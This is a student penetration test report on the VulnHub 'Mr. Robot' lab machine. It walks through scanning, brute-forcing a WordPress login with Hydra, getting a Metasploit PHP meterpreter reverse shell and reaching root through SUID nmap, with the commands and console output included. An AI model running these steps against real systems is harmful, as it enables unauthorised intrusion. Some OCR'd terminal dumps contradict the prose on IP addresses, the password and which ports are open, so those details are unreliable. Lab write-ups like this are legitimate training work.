

Mr. Robot Penetration Test Report

Abinesh S

Date Completed:

12/02/2025

Table of Contents

EXECUTIVE SUMMARY	3
TARGET INFORMATION	4
TOOLS USED	4
METHODOLOGY	5
Lab Environment Configuration	5
Initial Enumeration	5
Penetration Testing Approach	5
APPENDICES	7-20
RECOMMENDATIONS	21
MITIGATIONS	22

EXECUTIVE SUMMARY

The objective of this penetration testing endeavor was to evaluate the security posture of the Mr. Robot machine hosted on a local network with the IP address 192.168.29.64. Beginning with an initial enumeration phase, the IP was identified using netdiscover, setting the stage for subsequent reconnaissance and exploitation.

Service enumeration revealed several open ports, including SSH (22) and HTTP (80), forming the foundation for further analysis. A thorough examination of the web application followed, leading to the discovery of critical vulnerabilities via manual inspection and tools such as Dirb and Burpsuite.

Credential enumeration played a pivotal role, with Hydra utilized to exhaustively probe for valid usernames and passwords. Successful acquisition of login credentials provided entry into the WordPress web application, which was subsequently exploited to gain initial access using a PHP reverse shell.

Privilege escalation tactics were employed, leveraging Linpeas for system enumeration. Ultimately, root access was achieved by exploiting a SUID misconfiguration on Nmap, revealing crucial system configurations and sensitive data.

The findings underscore the imperative for enhanced security measures within the Mr. Robot machine infrastructure, emphasizing the importance of robust password policies and routine application updates. This report presents detailed recommendations aimed at fortifying the security posture of the Mr. Robot machine, thereby mitigating potential vulnerabilities and enhancing resilience against cyber threats.

TARGET INFORMATION

Target Name: Mr. Robot Machine

Platform: VulnHub

Target IP: 192.168.29.64

Objective: Locate and capture all three hidden keys

Environment:

- The Mr. Robot VM emulates a realistic environment inspired by the TV show “Mr. Robot,” designed to test ethical hacking skills by presenting real-world vulnerabilities.
- Hosted on VirtualBox, the VM is purposefully configured with misconfigurations and weaknesses, making it ideal for penetration testing practice.

TOOLS USED

- Kali Linux: A Debian-based penetration testing distribution used as the primary operating system for this engagement. It provides a wide range of security tools for reconnaissance, exploitation, and post-exploitation.
- VulnHub: A platform hosting vulnerable virtual machines for cybersecurity practice. The Mr. Robot machine was downloaded from VulnHub for this test.
- VirtualBox: An open-source hypervisor used to host and run the Mr. Robot VM in an isolated environment.
- Nikto: A web server scanner used to identify potential vulnerabilities, misconfigurations, and outdated software on the web application hosted by the Mr. Robot machine.
- Nmap: A powerful network scanning tool employed for host discovery, service enumeration, and version detection.
- Burpsuite: An integrated platform for performing web application security testing, used to intercept HTTP requests, analyze responses, and manipulate web traffic.
- Hydra: A fast and flexible login cracker used to perform brute-force attacks on the WordPress login page to discover valid credentials.
- Metasploit: An advanced exploitation framework used for validating vulnerabilities and gaining initial access.
- Python: Utilized for executing shell commands and enhancing the functionality of the reverse shell.
- CrackStation: An online hash cracking tool used to decrypt password hashes obtained during post-exploitation.

Methodology

The testing approach followed industry-standard penetration testing methodologies, including:

- Reconnaissance and Information Gathering
- Enumeration and Scanning
- Exploitation and Gaining Access
- Privilege Escalation
- Post-Exploitation and Cleanup

Lab Environment Configuration

Provisioned VirtualBox and configured the KaliLinux and Mr.Robot images. Separated both virtual machines onto an individual subnet for isolation. Executed connectivity validation through ping tests between the two virtual machines.

Initial Enumeration

1. Initiated the reconnaissance phase by identifying the target IP using netdiscover.
2. Conducted an Nmap scan with aggressive mode on 192.168.29.64 to identify open ports and running services.
3. Discovered open ports: 22 (SSH) and 80 (HTTP).
4. Accessed the web application at <http://192.168.29.64> and performed manual exploration.
5. Checked <http://192.168.29.64/robots.txt> and discovered the first key.
6. Found a wordlist file named fsociety.dic in the robots.txt directory.
7. Processed fsociety.dic to remove duplicate entries and saved it as sorted.dic for future use.
8. Discovered a hidden WordPress login page and captured the POST request using Burpsuite.
9. Used Hydra with sorted.dic to perform brute-force attacks, revealing:
10. Username: Elliot
11. Password: ER28-0652
12. Logged into the WordPress admin panel and used Metasploit to search for a WordPress shell, successfully gaining a reverse shell.
13. Upgraded the shell using the command:
14. `python -c 'import pty; pty.spawn("/bin/bash")'`

15. Identified a SUID misconfiguration on Nmap using:

```
find / -perm /4000 -type f 2>/tmp/2
```

16. Exploited the SUID Nmap to gain a root shell using the command:

```
nmap --interactive
```

```
!sh
```

17. Achieved root access and navigated to the /root/ directory to find the third key (key-3-of-3.txt).

18. Successfully captured all three keys, completing the objective of the penetration test.

Penetration Testing Approach

The testing approach was structured around widely accepted penetration testing methodologies, encompassing the following phases:

- Reconnaissance and Information Gathering: Collecting initial information about the target to identify potential attack vectors.
- Enumeration and Scanning: Actively probing the target to discover open ports, running services, and exploitable vulnerabilities.
- Exploitation and Gaining Access: Utilizing identified vulnerabilities to penetrate the system and establish a foothold.
- Privilege Escalation: Elevating access rights to gain administrative or root-level control over the target.
- Post-Exploitation and Cleanup: Extracting valuable information, maintaining persistence if needed, and securely cleaning traces to maintain operational integrity.

APPENDICES

Appendix A: Visual Documentation

I have two virtual machines set up for this exercise: Kali Linux and Mr. Robot. Both VMs are connected to a host-only network with DHCP enabled, ensuring they can communicate with each other while remaining isolated from external networks.

To enhance security, I configured a firewall rule on my host machine to disallow any inbound or outbound traffic from this network. This setup not only eliminates potential noise from the host but also safeguards it

from any activities occurring within the VMs.

For this test, I first booted up the Mr. Robot VM to initialize its services and network configurations. Following that, I launched the Kali Linux VM, ensuring an optimal sequence for reconnaissance and exploitation activities.




Figure 1: Mr Robot Initial Webpage





Figure 1: kali Linux Initial Webpage

To initiate the assessment, it was essential to identify the target's IP address within the isolated network. The Kali Linux VM was assigned the IP address 192.168.29.178 by the DHCP server. Using the tool netdiscover, a passive network scanning utility, I conducted a sweep of the subnet to identify all active hosts. This scan successfully revealed the target IP address: 192.168.29.64, confirming the presence of the Mr. Robot VM on the network.



- Additionally, Port 22 (SSH) was identified as closed, effectively eliminating the possibility of gaining initial access through SSH.

```
File Actions Edit View Help
root@kali:~/omni/kali ~ kali@kali - x

kali@kali:~$
$ nmap -sC -sV -p- 192.168.79.64
Starting Nmap: /usr/bin/nmap [https://nmap.org ] at 2023-02-01 07:41 EST
Nmap scan report for 192.168.79.64
Host is up (0.0025 latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http      Apache/2.4.18 ((Ubuntu))
_ftp-server-header: Apache
_ftp_server_open_ _ftpttp Apache httpd
_ftp-title Site doesn't have a title (text/html).
_nal-cert Subject: common-name=example.com
_nal before: 2013-09-16T18:40:18Z
_nal valid after: 2023-09-13T18:45:49Z
SSL Certificate: 80:82:2B:1E:1D:AD (CN=SystemTechnik[Oracle VirtualBox VM Virtual NIC])
aggressive OS guesses: Linux 3.18 - 4.11 (98%), Linux 3.2 - 3.8 (92%), Linux 3.13 - 4.4 (92%), Linux 3.18 (92%), Amazon Fire TV (92%), Linux 3.13 or 4.2 (92%), Linux 4.4 (92%), Linux 2.6.32 - 3.13 (91%), Linux 3.13 or 4.2 (91%)
We suspect OS matches for host (test conditions non-ideal).
OS CPE
traceroute
UDP RST ADDRESS
  2.50 ms RTT: 192.168.79.64

US and Service Detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 130.17 seconds

kali@kali:~$
```


To investigate the web application hosted on the target, I launched a browser and navigated to The Nmap scan revealed the presence of two open ports on the target machine:

- Port 80 (HTTP) – Indicating that a web server is accessible.
- Port 443 (HTTPS) – Suggesting the availability of a secure web service.


Additionally, Port 22 (SSH) was identified as closed, effectively eliminating the possibility of gaining initial access through SSH.

The presence of open HTTP and HTTPS ports suggests that the target is likely hosting a web application, providing a potential attack surface for further enumeration and exploitation.

. As anticipated, the page loaded successfully, revealing an animation themed around the TV series Mr. Robot.


Upon completion of the animation, the page transitioned to an interactive screen resembling a Linux terminal with a blinking cursor. A list of commands was displayed, suggesting user interaction. Exploring the interactive terminal, I entered various commands, each triggering a new animation or displaying a gallery of images. Regardless of the input, the session consistently returned to the terminal-like interface.

Repeating the process using the HTTPS protocol (<https://192.168.29.64>) yielded identical results, confirming that both HTTP and HTTPS traffic was being directed to the same web application.



Checking the source provides no additional clues. The js scripts are a dead-end too.

Checking the source provides no additional clues. The js scripts are a dead-end too.




Web Reconnaissance


Before proceeding with directory enumeration, I examined the robots.txt file by navigating to:

http://192.168.29.64/robots.txt

The robots.txt file is typically used to provide instructions to web crawlers about which directories and files should not be indexed. However, it can sometimes unintentionally expose sensitive information.

In this case, the robots.txt file revealed two crucial pieces of information:



- 
- The screenshot shows a Kali Linux terminal window with a dark background. The terminal output is as follows:
- ```

192.168.29.64:~$ ssh -o StrictHostKeyChecking=no root@192.168.29.64
root@192.168.29.64:~#
root@192.168.29.64:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
user-agent: *
fancy9-64:
vty 1 of 3, txt

```
- The terminal window has a title bar with several tabs open: "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The address bar shows the URL "192.168.29.64:~\$ ssh -o StrictHostKeyChecking=no root@192.168.29.64".


[illegible]

After discovering the fsociety.dic wordlist in the robots.txt file, I proceeded to download it for further analysis. Using the wget utility, the file was retrieved by executing the following command:

**wget http://192.168.29.64/fsociety.dic**

The download was successful, and the file was saved locally on the Kali Linux VM. A preliminary inspection revealed that the file contained a large list of words, with many duplicate entries.

This wordlist was identified as a potential resource for performing brute-force attacks, especially on the WordPress login page discovered later during enumeration.




```
root@kali:~/home/kali - kali@kali - kali@kali -
--kali@kali:~--
$ wget http://192.168.29.64/fsociety.dic
--2023-02-01 00:00:00-- http://192.168.29.64/fsociety.dic
Connecting to 192.168.29.64:80 connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/plain]
Saving to: 'fsociety.dic'


fsociety.dic 100%[=====] 6.91M 1.33MB/s in 5.6s
2023-02-01 00:00:10 (1.23 MB/s) - 'fsociety.dic' saved [7245381/7245381]

--kali@kali:~--
```

## Web Directory Enumeration



To further explore the web application, I initiated web directory enumeration using Dirbuster, a tool designed to identify hidden directories and files on a web server. The enumeration process was conducted using a comprehensive wordlist to maximize coverage of potential directories. After a few minutes, the scan successfully revealed several accessible sub-directories associated with the website hosted on the target.




Upon completing the Dirbuster scan, several sub-directories were revealed. Among these, a directory named /login stood out as a potential entry point.

Navigating to: **<http://192.168.29.64/login>**

redirected to a login page. A closer examination of the page source and structure indicated that it was powered by WordPress, a popular content management system.

This discovery was significant, as WordPress is known for its extensive plugin ecosystem, which can sometimes introduce security vulnerabilities. Additionally, the presence of a login portal suggested the possibility of performing a brute-force attack using the fsociety.dic wordlist obtained earlier.



```
File Actions Edit View Help
kali@kali: ~ - kali@kali: ~ - kali@kali: ~/Downloads x
$ ls
chisel_3.18.1_linux_amd64.gz evil-php fsociety.dic lsh.exe libc.so.6.zip
httping-scanner klassen_fsociety.dic evil.py joomla4082 ttf.py wordlist.txt
chisel cve2019-0801.py exploit.py jre11bin libc.so.6

---(kali@kali: ~/Downloads)
$ cat fsociety.dic
H55168 fsociety.dic

---(kali@kali: ~/Downloads)
$ sort fsociety.dic | uniq > wordlist.txt

---(kali@kali: ~/Downloads)
$ cat wordlist.txt
14453 wordlist.txt

---(kali@kali: ~/Downloads)
$
```

To analyze the fsociety.dic wordlist, I first checked the total number of words using:

**wc -l fsociety.dic**


Noticing many duplicate entries, I cleaned the list and improved efficiency by sorting and removing duplicates:

**sort fsociety.dic | uniq > wordlist**

I then verified the cleaned wordlist with:

**wc -l wordlist**

This process reduced the word count, optimizing the list for brute-force attacks.



Using Burpsuite, I intercepted the HTTP request on the WordPress login page.

This allowed me to analyze the POST parameters and identify the necessary fields required for a brute-force attack.


The captured information was then used to construct a targeted Hydra command, optimizing the brute-forcing process for valid credentials.

With the information gathered from Burpsuite, I used Hydra to perform a brute-force attack on the WordPress login page, targeting the username field.


By leveraging the cleaned wordlist, Hydra successfully identified the valid username: **elliott**

Using Hydra, I brute-forced the password for elliott and found the correct one: **ER28-0652**

This granted valid credentials for the WordPress login



I opened Metasploit using the `msfconsole` command and searched for WordPress shell exploits. During this search, I identified the `exploit/unix/webapp/wp_admin_shell_upload` module. This exploit is designed to upload a malicious shell through the WordPress admin panel, potentially allowing remote code execution on the target server.





## Exploit Identification and Selection

After selecting the exploit/unix/webapp/wp\_admin\_shell\_upload module using use 6, I proceeded by viewing the required parameters with the show options command. I then configured the necessary settings, including:

- set PASSWORD – Specifying the admin password for the target WordPress site.
- set USERNAME – Setting the admin username required for authentication.
- set RHOSTS – Defining the target's IP address.

Once all the options were correctly configured, I executed the exploit using the exploit command, initiating the shell upload and attempting to gain remote access to the target server.

```

File Actions Edit View Help
[+] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show options
Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name Current Setting Required Description

PASSWORD yes no The WordPress password to authenticate with
PASSWORD no yes A group chain of format type:hostname[:port][:...]
RHOSTS yes no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RHOST yes no The target port(s)
SSL false no Negotiate SSL/TLS for outgoing connections
SSL / no The SSL path to the webserver application
USERNAME yes no The WordPress username to authenticate with
RHOST no yes HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description

LHOST 192.168.29.178 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- -
0 WordPress

View the full module info with the info, or info -d command.
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD (R28-8052)
PASSWORD => R28-8052
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME Elliot
USERNAME => Elliot
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.29.44
RHOSTS => 192.168.29.44
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show advance
[+] Invalid parameter "advance"; use "show -a" for more information
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.29.178:4444
